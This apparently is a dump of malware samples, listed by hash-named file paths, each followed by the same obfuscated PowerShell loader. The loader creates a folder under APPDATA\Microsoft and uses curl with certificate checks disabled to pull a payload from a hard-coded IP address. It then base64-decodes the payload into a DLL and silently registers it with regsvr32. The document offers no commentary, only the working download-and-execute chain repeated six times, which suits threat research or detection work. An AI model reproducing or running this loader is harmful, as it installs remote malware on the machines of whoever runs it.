$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll;
/tmp/samples/05d1b791865c9551ed8da6a170eb6f945a4d1e79cb70341f589cc47bacf78cc3
$nonresistantOutlivesDictatorial =
"$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll";md
$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial;Start-Process (Get-Command
curl.exe).Source -NoNewWindow -ArgumentList '--url
https://37.1.215.220/messages/DBcB6q9SM6 -X POST --insecure --output ',
$nonresistantOutlivesDictatorial;Start-Sleep -Seconds 40;$ungiantDwarfest = Get-
Content $env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll
| %{[Convert]::FromBase64String($_)};Set-Content
$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll -Value
$ungiantDwarfest -Encoding Byte;regsvr32 /s
$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll;
/tmp/samples/c15c4a73728ea1b3e6688066bb1fdea841d42b910fb2883289cb26003474af64
$nonresistantOutlivesDictatorial =
"$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll";md
$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial;Start-Process (Get-Command
curl.exe).Source -NoNewWindow -ArgumentList '--url
https://37.1.215.220/messages/DBcB6q9SM6 -X POST --insecure --output ',
$nonresistantOutlivesDictatorial;Start-Sleep -Seconds 40;$ungiantDwarfest = Get-
Content $env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll
| %{[Convert]::FromBase64String($_)};Set-Content
$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll -Value
$ungiantDwarfest -Encoding Byte;regsvr32 /s
$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll;
/tmp/samples/add0e82c68959b9c88485da47178295d80bd6752dd7f0dd4c62cf80bdbf1939c
$nonresistantOutlivesDictatorial =
"$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll";md
$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial;Start-Process (Get-Command
```

```
curl.exe).Source -NoNewWindow -ArgumentList '--url
https://37.1.215.220/messages/DBcB6q9SM6 -X POST --insecure --output ',
$nonresistantOutlivesDictatorial;Start-Sleep -Seconds 40;$ungiantDwarfest = Get-
Content $env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll
| %{[Convert]::FromBase64String($_)};Set-Content
$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll -Value
$ungiantDwarfest -Encoding Byte;regsvr32 /s
$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll;
/tmp/samples/8528b4fbb050be27debef474bd27d441d92196f5d19840f94afa979e8483c8ef
$nonresistantOutlivesDictatorial =
"$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll";md
$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial;Start-Process (Get-Command
curl.exe).Source -NoNewWindow -ArgumentList '--url
https://37.1.215.220/messages/DBcB6q9SM6 -X POST --insecure --output ',
$nonresistantOutlivesDictatorial;Start-Sleep -Seconds 40;$ungiantDwarfest = Get-
Content $env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll
| %{[Convert]::FromBase64String($_)};Set-Content
$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll -Value
$ungiantDwarfest -Encoding Byte;regsvr32 /s
$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll;
/tmp/samples/4fb5b0da3a557a7dac922010a2b888a91055c4381cf494a6336a674be3bb4a45
$nonresistantOutlivesDictatorial =
"$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll";md
$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial;Start-Process (Get-Command
curl.exe).Source -NoNewWindow -ArgumentList '--url
https://37.1.215.220/messages/DBcB6q9SM6 -X POST --insecure --output ',
$nonresistantOutlivesDictatorial;Start-Sleep -Seconds 40;$ungiantDwarfest = Get-
Content $env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll
| %{[Convert]::FromBase64String($_)};Set-Content
$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll -Value
$ungiantDwarfest -Encoding Byte;regsvr32 /s
$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll;
/tmp/samples/9754d73feff432298ab129b21a09faa38c3a4ab9a480dbef2eb58dd7d4a151b0
$nonresistantOutlivesDictatorial =
"$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll";md
$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial;Start-Process (Get-Command
curl.exe).Source -NoNewWindow -ArgumentList '--url
https://37.1.215.220/messages/DBcB6q9SM6 -X POST --insecure --output ',
$nonresistantOutlivesDictatorial;Start-Sleep -Seconds 40;$ungiantDwarfest = Get-
Content $env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll
| %{[Convert]::FromBase64String($_)};Set-Content
$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll -Value
$ungiantDwarfest -Encoding Byte;regsvr32 /s
$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll;
```